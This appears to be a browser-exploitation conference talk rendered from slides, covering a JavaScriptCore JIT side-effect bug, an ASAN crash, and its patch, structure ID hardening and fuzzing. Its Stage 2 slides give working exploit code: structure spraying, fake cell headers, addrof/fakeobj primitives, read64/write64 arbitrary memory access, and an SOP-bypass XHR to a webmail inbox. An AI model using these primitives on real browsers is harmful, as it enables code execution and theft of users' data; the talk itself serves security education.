
console.log(dog.toString()) //1

Dog.prototype.toString = function() {
  return 'Cat';
}

console.log(dog.toString()) //2
```

# clobberworld

---



The screenshot shows a Xcode interface with a search results window. The search term is "case StringValueOf". The results list contains 10 files from the "JavaScriptCore" repository, all of which have "case StringValueOf" highlighted. The main pane displays the code for "DFGAbstractInterpreterInlines.h", specifically the "executeEffects" function. The code includes several "case StringValueOf" statements, with the one at line 1192 highlighted in blue. Other highlighted code includes "makeHeapTopForNode(node);", "clobberWorld()", and various type setting and break statements.

```
1187     makeHeapTopForNode(node);
1188     break;
1189 }
1190
1191 case StringValueOf: {
1192     clobberWorld();
1193     setTypeForNode(node, SpecString);
1194     break;
1195 }
1196
1197 case StringSlice: {
1198     setTypeForNode(node, SpecString);
1199     break;
1200 }
1201
1202 case ToLowerCase: {
1203     setTypeForNode(node, SpecString);
1204     break;
1205 }
1206
1207 case LoadKeyFromMapBucket:
1208 case LoadValueFromMapBucket:
1209 case ExtractValueFromWeakMapGet:
```

# Demo

---

Regex exploit demo

addrOf and fakeobj primitive

utils.js and int64.js demo

# Memory Corruption ASAN

---

```
Prateek:bin prateekg147$ ./jsc ../../NullDubai/test-crash.js
AddressSanitizer:DEADLYSIGNAL
=====
==4648==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000000 (0x7ffeef2035a0 T0)
==4648==The signal is caused by a READ memory access.
==4648==Hint: address points to the zero page.
#0 0x100a82bd3 in JSC::IndexingHeader::publicLength() const IndexingH
#1 0x100a82b7c in JSC::Butterfly::publicLength() const Butterfly.h:17
#2 0x100a80df2 in JSC::JSObject::getArrayLength() const JSObject.h:18
#3 0x1076af564 in JSC::JSArray::length() const JSArray.h:92
#4 0x10a5f6934 in JSC::JSArray::getOwnPropertySlot(JSC::JSObject*, JS
:PropertySlot&) JSArray.cpp:268
#5 0x100aa6b24 in JSC::JSObject::getNonIndexPropertySlot(JSC::ExecSta
lot&) JSObjectInlines.h:150
#6 0x100aa486a in bool JSC::JSObject::getPropertySlot<false>(JSC::Exe
rtySlot&) JSObject.h:1424
```

# Exploitation Challenges

---

What kind of object do we fake ?

How do we fake such an object ?

How do we achieve code execution through such  
an object ?


# Demo

---

Creating Stage 2

## Stage 2 – Exploitation strategy

---



Credits - @liveoverflow: <https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/>

## Stage 2 - Structure Spraying

---

```
var structure_spray = [];
for(var i=0; i<1000; i++) {
    var array = [13.37];
    array.a = 13.37;
    array['p'+i] = 13.37;
    structure_spray.push(array)
}
var victim = structure_spray[510];
```

## Stage 2 - Creating cell header values

---

```
>>> buf = new ArrayBuffer(8);
[object ArrayBuffer]
>>> u32 = new Uint32Array(buf);
0,0
>>> f64 = new Float64Array(buf);
0
>>> u32[0] = 0x200
512
>>> u32[1] = 0x01082007 - 0x10000
17244167
>>> var flags_arr_double = f64[0]
undefined
>>> u32[1] = 0x01082009 - 0x10000
17244169
>>> var flags_arr_contiguous = f64[0]
undefined
>>> █
```

This will be useful  
in faking

- 1.Array with Double
- 2.Array with Contiguous

## Stage 2 - Create outer and hax object

---

```
>>> var outer = {  
...   cell_header: flags_arr_contiguous,  
...   butterfly: victim,  
... };  
undefined  
>>> f64[0] = addrof(outer)  
5.36780057557016e-310  
>>> u32[0] += 0x10  
460368  
>>> var hax = fakeobj(f64[0])  
undefined  
>>> █
```

Create an object outer with 2 properties

Then create hax using fake obj

1. Has will be Array with contiguous

2. Hax's butterfly will point to victim address


## Stage 2 - Create outer and hax object

---

```
andrew@MacBook-Pro:~/Desktop$ lldb  
Process 64755 stopped  
* thread #1, queue = 'com.apple.main-thread', stop reason = signal  
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib`read  
libsystem_kernel.dylib`read:  
-> 0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc  
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi  
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421  
    0x7fff77e48efc <+20>: retq  
Target 0: (jsc) stopped.  
(lldb) x/8gx 0x62d000070640  
0x62d000070640: 0x0100160000000526 0x0000000000000000  
0x62d000070650: 0x0108200900000200 0x000062d0000ae360  
0x62d000070660: 0x010217000000003a 0x0000000000000000  
0x62d000070670: 0x000062d000068000 0x00000000badbeef0  
(lldb) █
```

## Stage 2 - Spray structures and choose one

---



What will be the result of

- 1.hax[0]
- 2.hax[1]

Credits - @liveoverflow: <https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/>

## Stage 2 - Boxed and unboxed

---

```
>>> var unboxed = [13.37,13.37,13.37,13.37,13.37,13.37,13.37  
,13.37,13.37,13.37,13.37]  
undefined  
>>> unboxed[0] = 4.2  
4.2  
>>> var boxed = [{}]  
undefined
```

```
>>> hax[1] = unboxed  
4.2,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13.  
.37  
>>> var tmp_butterfly = victim[1]  
undefined  
>>> hax[1] = boxed  
[object Object]  
>>> victim[1] = tmp_butterfly  
undefined
```

## Stage 2 - addrof() and fakeobj()

---

```
>>> unboxed[0] = 1.23e-45
1.23e-45
>>> var obj = boxed[0]
undefined
>>> obj
[object Object]
>>> boxed[0] = {}
[object Object]
>>> unboxed[0]
1.23e-45
>>> █
```

## Stage 2 - addrof() and fakeobj()

---

```
/* `addrof` */
stage2_addrof = function(obj) {
  boxed[0] = obj;
  return unboxed[0];
}
// overwrite the old `addrof` with the new `stage2_addrof`
addrof = stage2_addrof;
```

```
/* fakeobj */
stage2_fakeobj = function(addr) {
  unboxed[0] = addr;
  return boxed[0];
}
// overwrite the old `fakeobj` with the new `stage2_fakeobj`
fakeobj = stage2_fakeobj;
```

## Stage 2 - Arbitrary read/write

---

```
outer.cell_header = flags_arr_double //Change this to ArrayWithDouble
```

```
read64 = function (where) {  
    f64[0] = where  
    u32[0] += 0x10  
    hax[1] = f64[0]  
    return victim.a  
}
```

```
write64 = function (where, what) {  
    f64[0] = where  
    u32[0] += 0x10  
    hax[1] = f64[0]  
    victim.a = what  
}
```

# addrOf() and fakeObj() primitives in the Exploit chains in the wild

---

Thursday, August 29, 2019

## JSC Exploits

Posted by Samuel Groß, Project Zero

In this post, we will take a look at the WebKit exploits used to gain an initial foothold onto the iOS device and stage the privilege escalation exploits. All exploits here achieve shellcode execution inside the sandboxed renderer process (WebContent) on iOS. Although Chrome on iOS would have also been vulnerable to these initial browser exploits, they were only used by the attacker to target Safari and iPhones.

After some general discussion, this post first provides a short walkthrough of each of the exploited WebKit bugs and how the attackers construct a memory read/write primitive from them, followed by an overview of the techniques used to gain shellcode execution and how they bypassed existing JIT code injection mitigations, namely the “bulletproof JIT”.

It is worth noting that none of the exploits bypassed the new, PAC-based JIT hardenings that are enabled on A12 devices. The exploit writeups are sorted by the most recent iOS version the exploit supports as indicated by a version check in the exploit code itself. If that version check was missing from the exploit, the supported version range was guessed based on the date of the fix and the previous exploits.

The renderer exploits follow common practice and first gain memory read/write capabilities, then inject shellcode into the JIT region to gain native code execution. In general it seems that every time a new bug was necessary/available, the new bug was exploited for read/write and then plugged into the existing exploit framework. The exploits for the different bugs also appear to generally use common exploit techniques, e.g. by first creating the `addrOf` and `fakeObj` primitives, then faking JS objects to achieve read/write.

<https://googleprojectzero.blogspot.com/2019/08/jsc-exploits.html>

# Bypassing SOP

---

```
//Same Origin policy can be disabled via arbitrary read/write
// Code from SecurityOrigin.cpp
bool SecurityOrigin::canAccess(const SecurityOrigin& other) const
{
    if (m_universalAccess)
        return true;
    ...
}
```

```
//Make Cross Origin Requests
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
xhr.send();
// xhr.responseText now contains the full response
```

# Fix for this vulnerability

---

```
128 @overriddenName="[Symbol.match]"
129 function match(strArg)
130 {
131     "use strict";
132
133     if (!@isObject(this))
134         @throwTypeError("RegExp.prototype.@@match requires that |this| be
135                         an Object");
136
137     let str = @toString(strArg);
138
139     // Check for observable side effects and call the fast path if there
140     // aren't any.
141     if (!@hasObservableSideEffectsForRegExpMatch(this))
142         return @regExpMatchFast.@call(this, str);
143     return @matchSlow(this, str);
144 }
```

# Fix for this vulnerability

---

```
65 @globalPrivate
66 function hasObservableSideEffectsForRegExpMatch(regexp)
67 {
68     "use strict";
69
70     // This is accessed by the RegExpExec internal function.
71     let regexpExec = @tryGetById(regexp, "exec");
72     if (regexpExec !== @regExpBuiltInExec)
73         return true;
74
75     let regexpGlobal = @tryGetById(regexp, "global");
76     if (regexpGlobal !== @regExpProtoGlobalGetter)
77         return true;
78     let regexpUnicode = @tryGetById(regexp, "unicode");
79     if (regexpUnicode !== @regExpProtoUnicodeGetter)
80         return true;
81
82     return !@isRegExpObject(regexp);
83     //Patch
84     //return typeof regexp.lastIndex !== "number";
85 }
86
```

# Fix for this vulnerability

---

```
2228     break;
2229
2230     case RegExpTest:
2231         // Even if we've proven known input types as RegExpObject and
2232         // String,
2233         // accessing lastIndex is effectful if it's a global regexp.
2234         clobberWorld();
2235         setNonCellTypeForNode(node, SpecBoolean);
2236         break;
2237
2238     case RegExpMatchFast:
2239         ASSERT(node->child2().useKind() == RegExpObjectUse);
2240         ASSERT(node->child3().useKind() == StringUse ||
2241             node->child3().useKind() == KnownStringUse);
2242         setTypeForNode(node, SpecOther | SpecArray);
2243         break;
2244
```

# Improvements – Structure ID Randomness

---

C trac.webkit.org/timeline?from=2019-03-01T14%3A18%3A22-08%3A00&precision=second

11:41 AM Changeset in webkit [242096] by mark.lam@apple.com

10 edits in trunk/Source/JavaScriptCore

[Re-landing] Add some randomness into the StructureID.

↳ [https://bugs.webkit.org/show\\_bug.cgi?id=194989](https://bugs.webkit.org/show_bug.cgi?id=194989)

<rdar://problem/47975563>

Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

-----  
| 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |  
-----

The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

-----  
| 7 entropy bits | 57 structure pointer bits |  
-----

The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

```
index = structureID >> 7; with arithmetic shift.  
encodedStructureBits = structureIDTable[index];  
structure = encodedStructureBits (structureID << 57);
```

# Fuzzing JavaScriptCore in WebKit

---

```
[FuzzerCore] JITStressMutator failed, trying different mutator
[Minimizer] Minimization finished after 0.36s and shrank the program from 43 to 3 instructions
[Minimizer] Minimization finished after 13.28s and shrank the program from 257 to 245 instructions
Fuzzer Statistics
-----
Total Samples: 17135
Interesting Samples Found: 1679
Valid Samples Found: 13056
Corpus Size: 1678
Success Rate: 76.19%
Timeout Rate: 1.09%
Crashes Found: 0
Timeouts Hit: 187
Coverage: 13.50%
Avg. program size: 242.43
Connected workers: 0
Execs / Second: 44.29
Total Execs: 301549

[FuzzerCore] JITStressMutator failed, trying different mutator
[Minimizer] Minimization finished after 1.83s and shrank the program from 88 to 15 instructions
[Minimizer] Minimization finished after 21.14s and shrank the program from 243 to 52 instructions
```

Fuzzilli - <https://github.com/googleprojectzero/fuzzilli>

# iOS 12.4 – WebKit bugs

---

## WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to universal cross site scripting

Description: A logic issue existed in the handling of document loads. This issue was addressed with improved state management.

CVE-2019-8690: Sergei Glazunov of Google Project Zero

## WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to universal cross site scripting

Description: A logic issue existed in the handling of synchronous page loads. This issue was addressed with improved state management.

CVE-2019-8649: Sergei Glazunov of Google Project Zero

## WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to universal cross site scripting

Description: A logic issue was addressed with improved state management.

CVE-2019-8658: akayn working with Trend Micro's Zero Day Initiative

## WebKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation and later

Impact: Processing maliciously crafted web content may lead to arbitrary code execution

Description: Multiple memory corruption issues were addressed with improved memory handling.

CVE-2019-8644: G. Geshev working with Trend Micro's Zero Day Initiative

## Some things we didn't discuss today

---

- Surviving the Garbage Collector
- Finding the JIT region and executing shell code
- Creating the shell code itself
- iOS specific challenges (Bulletproof JIT), Bypassing PAC
- Sandbox Escapes

## Special Thanks to

---

- @LiveOverflow for his awesome series on Browser Exploitation
- @5aelo for his paper on Attacking Javascript Engines
- @qwertyuiop for his talk on JSC by the Tales
- @niklasb for his open-source exploits

---

THANK YOU!

ANY QUESTIONS ?